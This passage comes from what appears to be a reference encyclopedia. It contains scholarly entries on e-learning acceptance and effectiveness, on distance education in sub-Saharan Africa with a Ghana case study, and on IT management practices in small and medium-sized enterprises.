Prepackaged courseware resolves technical issues such as security, consistency, and portability, but the effectiveness of an e-learning system is also influenced by user perceptions. In applying the technology acceptance model to studying the WebCT courseware, Stoel and Lee (2003) found that prior experience with courseware positively influenced perceived ease of use (PEOU), and PEOU predicts perceived usefulness (PU) and attributes toward the target system. PU also affects attitudes. Both PU and attitudes are predictors of future use intention. Yi and Hwang (2003) found similar relationships from a survey of students using the Blackboard courseware. Additionally, they suggested that perceived enjoyment is an antecedent variable that predicts both PEOU and PU. Simpson and Du (2004) found that the two dimensions of learning style (how a person absorbs information and how a person processes information) impacted students' enjoyment level with courses delivered through WebCT. Frequency of computer use has also been found to affect students' attitudes towards courseware (Basile & D'Aquila, 2002).

Carswell and Venkatesh (2002) assessed student perceptions and reactions to e-learning using two validated theories: the theory of planned behavior (TPB), and the innovation diffusion theory. As predicted by TPB, subjective norm and attitude towards the target system are positively related to acceptance of e-learning systems. However, perceived behavior control was not significant to affect acceptance. The innovation diffusion theory predicts that five variables (relative advantage, compatibility, complexity, trialability, and observability) can influence acceptance, but only relative advantage and observability were found to be related to one acceptance aspect—involvement.

KEY PLAYERS OF E-LEARNING

Successful e-learning programs are established through the dedicated efforts of many individuals and members of the academic organization. Four key players in e-learning are the following:

1. **Students:** The primary role of the student is to learn despite the obstacles relating to separation of course participants, the technological necessities, and the requirement that they must have a high level of self-motivation;
2. **Faculty:** These individuals must develop a working knowledge of the instructional technology, must be effective facilitators despite a limited amount of intimate knowledge of the students, and must work with a diverse group of students with multiple expectations;
3. **Facilitators:** Acting not only as the instructor's on-site eyes and ears, the facilitators are often responsible for the set-up and maintenance of on-site equipment, and as the intermediary between the student and instructor; and
4. **Administrators:** Influential in planning the educational program, they are also decision-makers and consensus-builders that fulfill the institution's academic mission.

EFFECTIVENESS OF E-LEARNING

The education literature suggests that effectiveness of teaching is strongly linked to learning outcome. Webster and Hackley (1997) examined learning outcome variables (student involvement and participation, cognitive engagement, technology self-efficacy, attitudes toward technology, usefulness of technology, attitude toward technology-mediated distance learning, and relative advantage of such distance learning) for technology-mediated distance learning. Results suggested that: (a) perceived medium richness was related to all outcome variables; (b) instructors' attitudes toward technology affected all learning outcomes except involvement, cognitive engagement, and usefulness; (c) interactive teaching styles were related to involvement, engagement, attitudes toward technology, and attitudes toward distance learning; and (d) instructor control of technology was related to all outcome variables except involvement and self-efficacy.

Studies have also examined effectiveness using traditional learning outcome variables, such as grade point average, test scores, and student self-reports. Buckley (2003) found that there was no difference in student outcomes (as measured in traditional outcome variables) among traditional classroom, Web-enhanced, and Web-based courses.

Performance-based outcome variables are one important aspect to measure effectiveness, but the literature also suggests factors other than outcome variables. Psaromiligkos and Retalis (2003) point out that an e-learning system consists of human participants, online learning resources, and technology infrastructure subsystems. Effectiveness evaluation of such systems should center on issues relating to these subsystems. Therefore, the following variables for effectiveness evaluation are recommended:

- Contributions of learning resources to the acquisition of knowledge,
- Time spent on tasks using or developing the system,
- Online interactions with peers and instructors,
- Quality of learning resources,
- Learner's profile, and
- Preference of learning modes.

Additionally, Wang and Beasley (2002) found that students' multimedia preference was not directly related to their performance in e-learning systems. However, students with low multimedia preference benefited significantly from the presence of learner control - the degree to which that a learner can direct or control his or her own learning process. Students who prefer a high level of multimedia content were not affected by learner control.

BENEFITS TO PARTICIPANTS

There are a number of advantages and disadvantages that surround e-learning. Some of the disadvantages of e-learning might be overcome with more time, as many online courses being taught today were established in a zeal to create online offerings (Uhlig, 2002). The most obvious advantages for students of e-learning include:

1. **Convenience:** Courses can be accomplished from any location set up for it;
2. **Flexibility:** Students can take courses when they want and at their own pace;
3. **Availability:** Since the arrival of the Internet, the number of courses has grown;
4. **Time savings:** Students do not need time to commute to class or to the library;
5. **Career stability:** Working students do not have to relocate or quit their job; and
6. **Rich diversity:** Classes are made up of students from many walks of life.

The downside to e-learning for students includes:

1. **Commitment:** Competing demands from employer, family, and friends;
2. **Time management:** Students must be self-motivated and they cannot procrastinate;
3. **Information management:** Students have to actively manage course information;
4. **Technology savvy:** Students must be comfortable with using new technologies; and
5. **Acceptability:** There is still a stigma attached to distance learning degrees.

There are rewards for the faculty of e-learning too, such as:

1. **Rewarding:** Fulfilling a desire to work with underprivileged students;
2. **Expectation:** Opportunity to work with practicing professionals;
3. **Exhilaration:** Thrill of working in a new and developing technology;
4. **Prestige:** The stature of working in a challenging field; and
5. **Monetary:** The possibility of extra compensation.

E-learning courses have developed a reputation regarding their ability to retain students who enroll. Dropout rates for some online courses hover around 50% (very similar to correspondence courses). However, some characteristics of Web-based courses seem to lead to the retention of those students that enroll:

- Web-based courses labeled "content-high" include very little instructor-student interaction and little or no student-to-student interaction. These content-rich courses tend to have very high drop-out rates, often between 40-50%. Although quite common in first-generation online courses, gradual changes are taking place. Impressive graphics and pretty page designs do little or nothing to reduce the monotony of one-way information; and
- Web-based courses labeled "process-high", in contrast, involve substantially more interaction and dialog between students and instructors. Often, some course designs encourage this instructor/student dialog as an initial factor, and then reduce the instructor to facilitator once the group is going. Dropout rates in these courses and programs tend to be much lower than with "content-high" courses.

THE FUTURE OF E-LEARNING

The rapidly-changing technological landscape has made e-learning increasingly more accessible and more efficient for many people. In the past decade, these advances and the exploding need for lifelong learning have resulted in a significant growth in the number of e-learning courses that are available and the number of students that are taking these courses. Increasing Internet speeds will bring extraordinary advancements in the integration of graphics, audio, and video into existing Web-based courses. The convergence of the Internet and modern communication technologies is enabling new and exciting ways to learn. Virtual lifelong learning is naturally and seamlessly integrating education into all other human activities worldwide (Rhodes, 2001; Stallings, 2000).

Current trends in telecommunications allude to a future where students and faculty will have essentially unlimited bandwidth to work with. The Web-based educational software will increase in capabilities and include features present only in the most sophisticated video games and simulation systems today. In the near future, the purpose of Web-based educational software may be refocused, adapting from providing a stream of information for the consumption by students, to a situation where the students require the information in order to succeed, and that this environment will be actively sought out by students (Downes, 1998).

CONCLUSION

E-learning is in place to bring about the first overhaul of the teaching/learning process in several hundred years, since the creation of the university concept or since Gutenberg's printing press. New and developing technologies are revolutionizing how we present instructional content and how we can share high-quality, individualized, learning events, with students from around the globe.

Several problems exist with e-learning that have yet to be overcome. The hurdle of offering hands-on laboratory courses, the loss of instructor control during examinations or interactive assignments, and the constantly-changing technological requirements of remote locations all add up to potential barriers to the learning process. Despite these limitations, there is great potential for growth in e-learning. The information technology explosion in our global society is creating tremendous challenges and opportunities for educators as we help shape the next generation.

KEY TERMS

Asynchronous: Communication between parties in which the interaction does not take place simultaneously

Computer Assisted Instruction (CAI): Teaching process in which the learning environment is enhanced with the use of a computer

Computer-Managed Instruction (CMI): Teaching and tracking process in which the learning environment is enhanced with the use of a computer

Computer-Mediated Education (CME): The developed and still-evolving powerful and sophisticated hypermedia computer tools

Distance Education: The process of providing instruction at a distance, including the occasional face-to-face encounter between teacher and student, where technology (i.e., voice, video, data, and print) is used to bridge that gap

Distance Learning: The outcome of Web-based or distance education

E-Learning: Online access to learning resources, anywhere and anytime

Fully-Interactive Video (Two-Way Interactive Video): The interaction between two sites with audio and video

Synchronous: Communication in which interaction between participants is simultaneous

Issues with Distance Education in Sub-Saharan Africa

Richard Millham
Catholic University of Ghana, West Africa

INTRODUCTION

What are some of the issues relevant to **distance education** in **sub-Saharan Africa**? Some of these issues relate to the 'push' factors of distance education in sub-Saharan Africa, which include overcrowded tertiary institutions, the need for training in a globalised high-technology world, and the problem of government funding. These 'push' factors seem to match the alleged advantages of distance education such as its nonrequirement of residential facilities and its ability to accommodate a flexible number of students at a low cost. It was hoped that new technology, such as computer-based training and the Internet, would provide a medium to which individualised and flexible learning materials could be supplied and which, through online interaction, a form of support for distance education learning could be provided. In this article, we focus on the particular distance education issues in sub-Saharan Africa, such as the lack of government funding and the lack of affordability by potential distance education students, as well as reasons why new technology, such as computer-based learning and online courses which are popular in the developed world, are impractical in developing countries of sub-Saharan Africa. A case study of a sub-Saharan country, **Ghana**, is provided to demonstrate why various distance education programmes have failed and why **information and communications technology (ICT)-based** training, despite its promising future, lacks the supporting infrastructure in Ghana that it requires in order to operate effectively.

BACKGROUND

Distance education could be defined as a set of teaching and learning strategies that are utilised in order to manage spatial and temporal separation between the educators and learners. Early distance education focused on print-based material, similar to lecture notes used in the classroom. Later, distance education utilised audio and video media (Adea, 2002). Now, many distance education programmes utilise ICT which tends to focus on the World Wide Web but which may include computer-aided visualisation and instruction and computer conferencing. The advantages of ICT-based training include a sense of presence in online interaction with others, improved learning support, asynchronous learning, and global access to resources and teachers. Another important advantage is the availability of content management systems that allow culturally-specific material to be edited or removed for a new audience. However, ICT-based education requires access to a computer, which may be impractical at times such as during a student's commute. **Mobile technology**, which allows access to ICT-based learning anytime, may be a solution (McIntosh, 2005; Thorpe, 2005).

In terms of cost, residential education tends to be very labour-intensive while distance education tends to be very capital-intensive but with low flexible costs. The reason for the particularities of distance education costs is that high costs are involved in developing course materials but once developed, these course materials can be reused by thousands of students and, thus, the cost of course development can be easily recouped. **E-learning**, the presentation of computer materials electronically usually through information technology, has varying patterns of cost. A comparison of course preparation costs for a one hour lecture are as follows: 2-10 hours in a residential education setting, 50 hours for printed text distance education lecture, and 100 hours for a one hour video lecture. Development of computer-based teaching material tends to be more costly; costs vary depending on the approach taken with the computer-based textual approach being the cheapest and virtual reality being the most expensive. It has been argued that distance education **interactive courses**, which use media such as the Internet to help students communicate with other students and the lecturer during a distance education lecture, reduce cost because less of the lecturer's time is needed because students are able to learn from peers. The consensus is that interactive courses take up to twice as much of the lecturer's time than face-to-face lectures due to the volume of individual replies (Rumble & Litto, 2005). Learners also find it difficult to participate during the window of time where group activities are scheduled (Thorpe, 2005). Due to the high cost of developing distance education materials, the number of courses offered is usually quite limited (Rumble & Litto, 2005).

NEED AND ISSUES WITH DISTANCE EDUCATION IN SUB-SAHARAN AFRICA

Faced with an increasingly global knowledge-based economy, many workers are increasingly seeking part-time tertiary education to upgrade their skills and become competitive in the global job market (Saint, 1999). The gross tertiary enrolment in sub-Saharan Africa is 3.6%, which compares unfavourably to that of Asia (10.4%) and Latin America (18.4%). Exacerbating the problem of low tertiary enrolment in sub-Saharan Africa is the increasing demographic group of 18-23 year olds such that by 2010, access to tertiary education must be greatly increased in this region in order to maintain this present percentage (Adea, 2005). Because many African countries are currently spending a significant portion of their GNP on education, the additional resources needed to maintain the traditional residential model are unavailable. Faced with an increasingly youthful surge in population growth and an increasing number of graduates from senior secondary schools, universities in sub-Saharan Africa are under pressure to accept more and more students despite the universities declining educational quality and limited funding possibilities. As a result of this pressure, universities are often overcrowded with poorly equipped facilities and suffering from brain drain of academic staff, declining research output, frequent strikes, outdated and irrelevant curricula, and high graduate unemployment (Saint, 1999). Distance education is viewed as a solution to this pressing problem of low enrolment and lack of funds for residential education (Adea, 2005).

Distance education is viewed as a way to expand the limited number of places available, reach a wider student audience, provide continuing professional development to graduates, provide lifelong learning to adults, provide access to teachers with special expertise, and improve educational access to marginalised groups such as women (Adea, 2005). Saint (2000) argues that distance education increases access to education, especially for the geographically isolated, economically disadvantaged, and women with domestic responsibilities. Distance education may have a more specialised role in extending literacy and numeracy skills, helping rural women develop entrepreneurial skills, assisting in the training of farm workers, increasing teacher training capacity, and providing continuous professional development for managers, healthcare workers, and administrators (Adea, 2005). In Tanzania, teacher training through distance education greatly increased the number of trained teacher far beyond that that could be produced through conventional methods (Adea, 2005).

However, distance education is often seen as a universal solution to all educational problems facing a country. Indeed, it is often viewed that merely introducing distance education would produce the desired changes rather than requiring the proper monitoring and adjusting of distance education curricula to the context and needs of its students. Due to poverty and overcrowded, poorly-equipped classrooms, and ill-trained teachers, many children will not complete their primary education, never mind be candidates for distance education. Governments in sub-Saharan Africa often are more concerned with ethnic unrest, political instability, unreliable rains, and low food production than with educational policy. As indicated from experience, distance education needs to be integrated in a national educational policy in order to work. However, governments in sub-Saharan Africa typically have low levels of political support for distance education. Additional problems for distance education include lack of professionally trained distance education personnel, governments not recognising the legitimacy of distance education credentials gained by their own employees, lack of support programmes for distance education learners, limited budgets, and poor domestic infrastructure for distance education (Adea, 2005).

The European Commission in 2000 defined lifelong learning as a combination of initial and in-service training that continues during the lifetime of a person; the Commission strongly advised on the use of ICT-based distance education to improve the occupational skills and personal development of the learner. Although this may be a lofty goal, this Western distance education model goal is impractical in sub-Saharan Africa. In sub-Saharan Africa, few countries achieve universal education, in-service training is unavailable due to employer's reluctance, and there is a general lack of ICT skills and supporting infrastructure. An example of poor supporting ICT infrastructure is that there are 5.2 telephones per 100 inhabitants in Senegal. The percentage of the population with a computer is much lower and even fewer have access to the Internet. Regional disparities in regards to technology access are quite pronounced. Sixty-seven percent of the telephones in Senegal are concentrated in its capital city. Forty percent of the population is illiterate. Generally, Internet bandwidth is limited to a few Mbps and the cost of such bandwidth is quite high. Moreover, the majority of Web sites are in English with very few African language Web sites (Sagna, 2005).

Another problem is cultural sensitivity in course materials. Distance education is a Western social, cultural, and educational construct that has been imported into Africa quite recently with most of the distance education models being tested outside Africa (Adea, 2005). There is a definite need to 'Africanise' the distance education curriculum in order to take into account and adapt to the diverse needs of a sub-Saharan African audience, whose language may be different from the language of instruction (Dodds & Edirishingha, 2000). Glennie (1996) argues that distance education must respond to the learners' needs rather than adhere to the interests and traditions of the distance education institution. Siaciwena (2000) did a survey of five distance education programmes in Kenya, Uganda, Zambia, Tanzania, and Ghana. Each of these programmes varied in content, delivery, and structure but each programme was provided in the local language and was designed to increase the standard of living of the rural poor by providing them with opportunities to acquire literacy and numeracy skills in order to improve their health and agricultural practices.

Therefore, the curricula in all the programmes appear to be directly related to the socio-economic activities and needs of the communities they serve. In all case studies, the curricula deal with subject matter of immediate, practical life-related topics. (Siaciwena, 2000)

As a consequence, Sub-Saharan curriculum designers must take into account environmental constraints such as lack of infrastructure, lack of access to ICT, the existence of multilingual and multicultural communities, and the lack of learning independently. Unless students are equipped or prepared for independent learning, distance education can result in a large waste of resources, as students do not complete their courses, relative to those in traditional residential education. Although Western models of distance education have met with local resistance, their replacement, in the form of regional models, have not been developed in a concerted or consistent manner. Instead, individual distance education institutions often work in isolation to each other (Adea, 2005).

Although distance education promises to alleviate the overcrowding of African universities and to be able to provide education, at a cheaper cost, than traditional education, these promises are dependent on both the student and the local infrastructure. If the infrastructure is unable to support distance education or if students are unable, for various reasons, to study independently, studies have indicated that the distance education model will be a failure.

A CASE STUDY: GHANA AND DISTANCE EDUCATION

Although distance education existed in Ghana before its 1957 independence, this type of education soon declined due to that fact that many of its worker-students could not afford its fees. From 1991 to 1994, the government of Ghana studied the problems of distance education and several universities tried to establish distance education programmes but they were deterred by the cost of their implementation (Apt, 1998). The University of Ghana and the University of the Cape Coast again tried to offer distance education programmes in 2002. At the University of the Cape Coast, all attempts, until now, to mount viable distance education programmes have failed because of the lack of adequate funding and low remuneration for module writing lecturers (Cape Coast, 2007).

A more successful attempt was made through the use of radio to provide basic literacy programmes. The National Functional Literacy programme in Ghana defines functional literacy if an individual has mastered 28 functional themes in a primer in one of Ghana's 15 languages. The primer is based on three areas: life skills, occupational skills, and civic awareness. A community-based radio station, Radio Afa, serves the Dangme-speaking population in the Dangme East District of Ghana. It offers community-based programmes that include 'curricular content' in areas of health, sanitation, culture, functional literacy, and the environment. Radio Ada organises face-to-face meetings with people to discuss issues relevant to their livelihood (Adea, 2005). One reason for this programme's success is that its curriculum was based on local needs and it was community-based with local support programmes.

Compounding the problem with low government funding levels for distance education is the fact, for ICT-based distance education, that many communities lack access to power or suffer frequent power outages in addition to limited or no Internet access (Gyaase, 2006). A 1999 study of 15 more progressive sub-Saharan universities found 4 with full Internet capability with Web sites and 6 with limited Internet capability (Saint, 1999). In response to this lack of Internet and computer-based access, a pilot project, funded by USAID, has instituted three community-based telecentres in Ghana. All of these telecentres offer computer usage either for free or for a self-sustaining fee. Besides providing access to computers for the community, the telecentres may offer computer literacy programmes and Internet access (Fontaine & Foote, 2005). While these pilot projects may have brought Internet and/or computer access to several communities in Ghana, the number of communities affected is still far too small in order to make a significant difference in the delivery of distance-based learning via computers or via the Internet. Furthermore, the frequency of power outages makes distance learning via computers very difficult.

For those communities with limited computer facilities, UNISA in South Africa, as an example, provides distance learning materials in textual form. However, this approach is fraught with difficulties for Ghanaian students. One of the main components of this textual material is a textbook on the subject being taught (UNISA, 2007). The cost of the textbook, and consequently the cost of a distance education module, is well beyond the affordability of many potential Ghanaian students. Local libraries, whether at the municipal or the university level, are often inadequate with no possibility of interlibrary loans (Millham, 2007).

One Ghanaian student, who could afford the cost of an **online course**, had difficulties studying it using the existing Internet café facilities, which provide one of the few alternative means to a university for Internet access in Ghana. An example, in the city of Sunyani, Internet cafes typically have about 12 users and their bandwidth is limited to 64 KBPS upload and 128 KBPS download. This bandwidth shared among all users is often inadequate for a person to access an online course. Consequently, the learner must visit the café during the night (some Internet cafes are open 24 hours in order to maximise their Internet usage) where there are fewer customers and cheaper rates in order for him to access and utilise their online course (Millham, 2007).

Another difficulty is the level of computer literacy within the population is too low to make online courses feasible. Many government and corporate offices have standalone computers with limited or no networking and Internet access. Few workers utilise computers, in a networked environment, at work and hence, few people would be familiar with Web browsing and utilising Internet resources. Although many shops offer computer literacy training, the total absences of training standards makes this literacy programme of doubtful value, at best (Gyaase, 2006).

FUTURE TRENDS

Although the government of a sub-Saharan country, Ghana, has an ambitious 20-year plan to revolutionise IT usage within Ghana, the lack of measurable criteria plus industry inertia make this plan's success doubtful. As an example, the Indian government has a plan to bring Internet access to 400 villages; the Ghanaian government has a broad plan to improve Internet access to outlying villages. However, without specific success criteria, it is impossible to objectively judge the success or failure of such a plan or to take remedial action if the plan fails (Gyaase, 2006).

With present conditions of limited Internet access plus the high cost of online courses, many of the advantages touted for distance education, via the Internet, are not implementable. Given vague future government plans to improve Internet access, it is too uncertain to definitely state whether or not such a type of distance education will be possible in the future.

One future direction is to use the existing cell phone infrastructure within sub-Saharan Africa to deliver online course material (mobile learning). Cell phones have the advantages of portability, low cost (relative to computers), and connectivity (relative to Internet connectivity). By having their own rechargeable batteries, they also bypass the problem of how to review material during the frequent power outages in Ghana. In addition, users are able to send text messages (at a considerable lower cost than voice connections) in the form of questions or assignments to fellow students and lecturers. One study, which focused on foreign language courses, had lecturers send short daily lessons, quizzes, and human prompts, via text messaging, to students at a Japanese university. The study discovered that students praised the cell phone's portability as a medium for distance education (Houser, Thorton, & Kluge, 2002). Although Java, available with some cell phones, enables some lessons to be animated to enhance a student's understanding rather than relying on plain text, the small memory of cell phones and their small screen size make the delivery of detailed course content difficult.

CONCLUSION

This article first outlines some of the promises of distance education, as a cheaper and more viable form of education than residential education that can also take advantage of new technology as a better medium of transmission. However, further study of distance education in sub-Saharan countries including Ghana indicate that distance education suffers from funding difficulties, lack of infrastructure, and lack of affordability among its potential students. The promise of new technology to deliver distance education is hampered by an infrastructure that can not readily support it plus a lack of education and lack of affordability among the populace that prevent them from utilising this alternative. Until these difficulties can be resolved, distance education remains an infeasible alternative to the overcrowding and lack of spaces for qualified applicants that many sub-Saharan African universities are currently suffering from.

KEY TERMS

Distance Education: A formalised teaching and learning system that is offered to students remotely without the use of classrooms or face-to-face interaction with their lecturers. This teaching and learning may involve the use of computer-based or simple textual learning materials.

E-Learning: Computer-enhanced learning which may involve the use of Web-based teaching materials, multimedia CD-ROMs, educational animations and simulations, computer-aided assessment, e-mail, and electronic bulletin boards.

Mobile Learning: A formal course of distance education instruction that uses, as a medium, connected mobile devices, such as cell phones and personal digital assistants. This type of learning uses the easy connectivity of mobile devices to send frequent short messages that serve as learning material in order to maintain constant contact with the student while avoiding the capacity limitations of mobile devices. Mobile learning differs from e-learning in that it utilises e-learning but it enables the student to learn outside of a fixed location.

Online Course: A formal course of instruction that is offered by the distance learning institution to the student using the Internet as a medium. Often, students are able to download course material, upload assignments, undergo online assessment, and communicate with lecturers and staff via the Internet.

Pilot Project: A small guidance project that is instituted in a small domain and that is specifically designed to be tested in this domain, in order to detect and correct any problems with the project, before being expanded to a larger domain.

Residential Education: A traditional form of learning where a student undergoes in-class instruction and is able to interact with fellow students and lecturers on a personal level.

Telecentres: A community-based centre that offers computer usage to the public for free or for a self-sustaining fee. They may also offer computer literacy training programmes and Internet access.

IT Management in Small and Medium-Sized Enterprises

Theekshana Suraweera
University of Canterbury, New Zealand

Paul B. Cragg
University of Canterbury, New Zealand

INTRODUCTION

Computer-based information systems have grown in importance to SMEs, and are now being used increasingly to help them compete. For example, many SMEs have turned to the Internet to support their endeavours. Although the technology that is being used is relatively well understood, its effective management is not so well understood. A good understanding of IT management is important, as the management of IT is an attribute that has the potential to deliver a sustainable competitive advantage to a firm (Mata, Fuerst, & Barney, 1995). This article shows that there is no one accepted view of the term "IT management" for either large or small firms. However, the term "management" is often considered to include the four functions of planning, organising, leading, and controlling. This framework has been applied to SMEs and specifically to their IT management. The article also shows that recent studies have shown significant links between IT management and both IT adoption and IT success. Resource-based theory is helping researchers gain a greater understanding of IT competences. These advances look likely to improve our understanding of the relationship between IT use and SME performance.

BACKGROUND

What is meant by the term "IT management"? There are three interrelated terms that are frequently used in the literature with respect to the management of computer-based technology*: IT Management*, *IS Management*, and *Information Management*.

Two of the terms, *Information Technology Management* and *Information Systems Management*, usually refer to the same phenomenon. These terms typically refer to managerial efforts associated with planning, organising, controlling, and directing the introduction and use of computer-based systems within an organisation. Also, we see little advantage in attempting to distinguish between information technology (IT) and information systems (IS). Thus, *IT management* and *IS management* refer to the same activities, that is, to the organisation's practices associated with planning, organising, controlling, and directing the introduction and use of IT within the organisation.

Table 1 provides examples of the concept of *IT management*, but before that we should clarify the term *Information Management*. This is a term which has frequently been used by authors to refer to two different but related activities. Some conceptualise information management as a process comprised of planning, organisation, and control of information resources (Earl, 1989). Thus Earl's *information management* is the same as IT management, as described above. However, other authors use the term *information management* to recognise that organisations have *information* that needs to be managed as a resource (e.g., Hicks, Culley, & McMahon, 2006). We argue that this view of *information management* is an important subset of IT management, as "IT management" as a broader term recognises that an organisation has to manage information, as well as hardware, software, people, and processes.

This characterisation of IT management is in agreement with the definition of "management" described in classical management literature, expressed as a process of four functions, namely planning, organising, leading, and controlling (Schermerhorn, 2004).

- **Planning:** determining what is to be achieved, setting goals, and identifying appropriate action steps;
- **Organising:** allocating and arranging human and material resources in appropriate combinations to implement plans;

- **Leading:** guiding the work efforts of other people in directions appropriate to action plans; and
- **Controlling:** monitoring performance, comparing results to goals, and taking corrective action.

MAIN FOCUS OF THE ARTICLE

Table 1 shows how IT management has been conceptualised in recent studies of SMEs, based on the work of Cragg (2002), Bergeron, Raymond, and Rivard (2004), Suraweera, Cragg, and Mills (2005), and Hicks et al. (2006).

Notes for Table 1:

a. Cragg (2002) examined IT management practices in SMEs in England using case studies. The study examined 11 practices, six of which differentiated IT leaders from IT laggards in terms of IT success.
b. Bergeron et al. (2004) used a survey of SMEs in Canada to examine the relationship between IT alignment and firm performance. The above IT variables were used to help determine levels of IT alignment.
c. Suraweera et al. (2005) examined IT management sophistication in SMEs in New Zealand using case studies and a survey. They identified a total of five dimensions. The first three listed above were significant in their survey sample.
d. Hicks et al. (2006) used case studies to identify key information management issues in SMEs in the UK. They identified 18 core issues faced by SMEs, nine of which were considered as fundamental issues.

All of the sources in Table 1 are based on studies of SMEs. However, the lack of consistency across the four studies shows that IT management reflects many processes, and that we have yet to reach a consensus on how to conceptualise IT management in SMEs.

Related studies of IT in SMEs have shown that managers within the firm play a key role in both the introduction of new systems and its subsequent success. For example, Caldeira and Ward (2003) concluded that "top management perspectives and attitudes" were one of the two key determinants of IT success in SMEs. However, most SMEs do not have an IT manager, that is, a person who has IT as their prime managerial responsibility. Thus, it is not surprising that many studies have recognised that IT management practices are weak in many SMEs, relative to large firms (Cragg, 2002).

Although the IT managerial processes may differ in SMEs, it is incorrect to infer that small businesses have no sound practices in place for managing their IT. For example, both Cragg (2002) and Suraweera

Table 1. Different views of IT management in SMEs

IT Best Practices Cragg (2002)	**IT Strategy and IT Structure** Bergeron et al. (2004)	**IT Management Sophistication** Suraweera et al. (2005)	**Information Management Issues** Hicks et al. (2006)
Managers view IT as strategic Managers are enthusiastic about IT Managers explore new uses for IT New IT systems are customised Firms employ an IT specialist Staff have the skills to customise IS	IT environment scanning Strategic use of IT IT planning and control IT acquisition and implementation	IT planning IT leading IT controlling IT organising External expertise	Information exchange Implementation and customisation of IS Monitoring, control, and costing Information flow from customers and sales Information identification, location, and organisation Implementation and operation of quality systems Numbering and traceability of machines, assemblies, and parts Information availability and accessibility Information systems strategy and planning

et al. (2005) provided many examples of IT management practices in SMEs. The Suraweera et al. (2005) examples are summarised in Table 2, grouped under the four sub-dimensions of planning, leadership, controlling, and organising.

The above characterisation of IT management in SMEs is based on the four basic functions of management. This has been referred to as the "functional view" of management. Others have adopted a "process view" of management. According to the process view, management is characterised as a combination of a number of processes. For example, one can identify the planning and controlling processes associated with IT management. Using this approach, Suraweera, Pulakanam, and Guler (2006) have grouped the measures of the three functions, IT planning, IT organising, and IT controlling, under the respective functions and processes. For example, "maintaining detailed IT plans" is grouped under "IT function" and "using an IT planning process within the firm" under "IT planning process" (two items from Table 2).

A discussion on IT management in SMEs is not complete without including managing IT projects. In an exploratory study of implementing accounting

Table 2. IT management practices in SMEs (Suraweera et al., 2005)

Function	Examples of IT Management Practices in SMEs
IT Planning	Recognising IT planning is an important part of the overall business planning process
	Maintaining detailed IT plans
	Using an IT planning process within the firm
	Designing IT systems to be closely aligned with the overall objectives of the firm
	Frequent review of IT plans to accommodate the changing needs of the firm
	Continuous search for and evaluating new IT developments for their potential use in the firm
	Use of IT systems to improve the firm's competitive position
IT Leading	Managers create a vision among the staff for achieving IT objectives
	Managers inspire staff commitment towards achieving IT objectives
	Managers direct the efforts of staff towards achieving IT objectives
	Commitment of the top management to providing staff with appropriate IT training
	Top management believing that IT is critical to the success of the business
IT Controlling	Closely monitoring the progress of IT projects
	Monitoring the performance of IT system(s)
	Having comprehensive procedures in place for controlling the use of IT resources (e.g., who can use specific software or access specific databases)
	Having comprehensive procedures in place for maintaining the security of information stored in computers
	Having clearly-defined roles and responsibilities for IT development and maintenance in the firm
	Having formal procedures for the acquisition and/or development of new IT systems
IT Organising	Having staff members devoted to managing the firm's IT resources
	Having established criteria for selecting IT vendors and external consultants
	Staff participating in making major IT decisions
	Having clearly-defined roles and responsibilities for IT development and maintenance in the firm
	Having established criteria for selecting suitable software when acquiring new software

software packages in SMEs, Suraweera et al. (2006) identified numerous factors that influence successful project implementation in SMEs. Examples include: computing knowledge/skills, accounting knowledge, and the management skills of the owner/manager and the external technical support (IT-related as well as accounting-related).

As well as highlighting IT management practices in SMEs, the above studies provided some evidence of the important role played by managers of SMEs in terms of both IT success and IT adoption. For example, Cragg (2002) identified that senior management involvement was important to IS success. Thong (2001) examined different types of resources and found that CEO support influenced user satisfaction in SMEs. Many managers in SMEs have gained IT knowledge over the years, including the experiences gained from major system upgrades. As a result, many SMEs have significantly reduced the IT knowledge gap between them and vendors. The Cragg (2002) study indicated that the IT competences of SMEs can develop over time. Caldeira and Ward (2003) is another study to demonstrate the importance of IT management within an SME. They identified factors that differentiated levels of IT success. Their two most important factors were: the development of IT expertise in the organisation (or in an associate enterprise), and top management perspectives and attitudes towards IT adoption and use.

Other SME research demonstrates that IT management also influence the adoption of IT by SMEs. For example, Mehrtens, Cragg, and Mills (2001) found that organisational readiness was a barrier to Internet adoption by SMEs. They defined organisational readiness as the level of knowledge about the Internet by managers, as well as having the technology for e-commerce. Chau and Turner (2005) reported that the barriers to e-commerce maturity within some small firms include: limited resources, lack of appropriate staff and skills, and lack of know-how in integrating IT/e-business with business processes. Thus, various types of IT resources have been shown to limit e-commerce adoption in SMEs. Some of these barriers reflect IT competences, including IT management competences, but these are not homogeneously spread across firms. Pollard and Steczkowicz (2003) focused on the IT competence of managers in SMEs. Their model of IT competence included two main components: *Explicit IT Knowledge* and *Tacit IT Knowledge*. Explicit IT knowledge refers to "formal knowledge that can be taught, read, or explained" (p. 1006) and includes: technology, applications, systems development, management of IT, and access to IT knowledge. Tacit IT knowledge refers to knowledge gained from experience and includes: IS project experience, management of IT, and cognition, including vision for IT. Pollard and Steczkowicz (2003) provided empirical data from a sample of (mainly) managers in SMEs. High levels of IT management competence were reported, with technical aspects scoring lowest. Furthermore, Caldeira, Cragg, and Ward (2006) showed that some SMEs had developed significantly more IT competences than others. Their case study evidence indicated a correlation between the number of IT competences and the level of IT success.

FUTURE TRENDS

Although recent studies have increased our understanding of IT in SMEs, there are still many research opportunities. For example, we still need to fully understand the concept of IT management sophistication and what influences IT management sophistication. Why have some SMEs developed more mature approaches to IT management, and what are the factors that have influenced such developments? These lines of enquiry may help us better understand IT cultures within SMEs. A better understanding could then unlock ways that could help more SMEs use more sophisticated IT, a problem identified by Brown and Lockett (2004). The IT competence literature is a step forward, but present attempts are in the early stages of development as researchers adapt ideas based on theory built in the experiences of large firms. In addition, external experts are likely to influence IT management sophistication (Thong, 2001).

The resource-based view of firms is also providing useful insights into the relationship between IT resources and firm performance (Duhan, Levy, & Powell, 2005; Oh & Pinsonneault, 2007; Rivard, Raymond, & Verreault, 2006). Future studies could build on this work by including aspects of IT management when examining IT value in SMEs.

CONCLUSION

Recent studies show that we have continued to increase our understanding of IT in SMEs. In particular, we now have a better understanding of the IT management practices of SMEs. We recognise that IT management is a multidimensional construct. We also know that IT management has a significant influence on both IT success and on IT adoption in SMEs. We also know that IT management practices are maturing in many SMEs and, in some firms, such practices have become very sophisticated. This article has provided numerous examples of such IT management practices, based on research in SMEs. However, relatively few studies of IT management in SMEs have examined its antecedents, and its relationship with IT value. This presents a major research opportunity, especially as some believe that IT management has a significant influence on IT success, and can be a source of competitive advantage to SMEs.

KEY TERMS

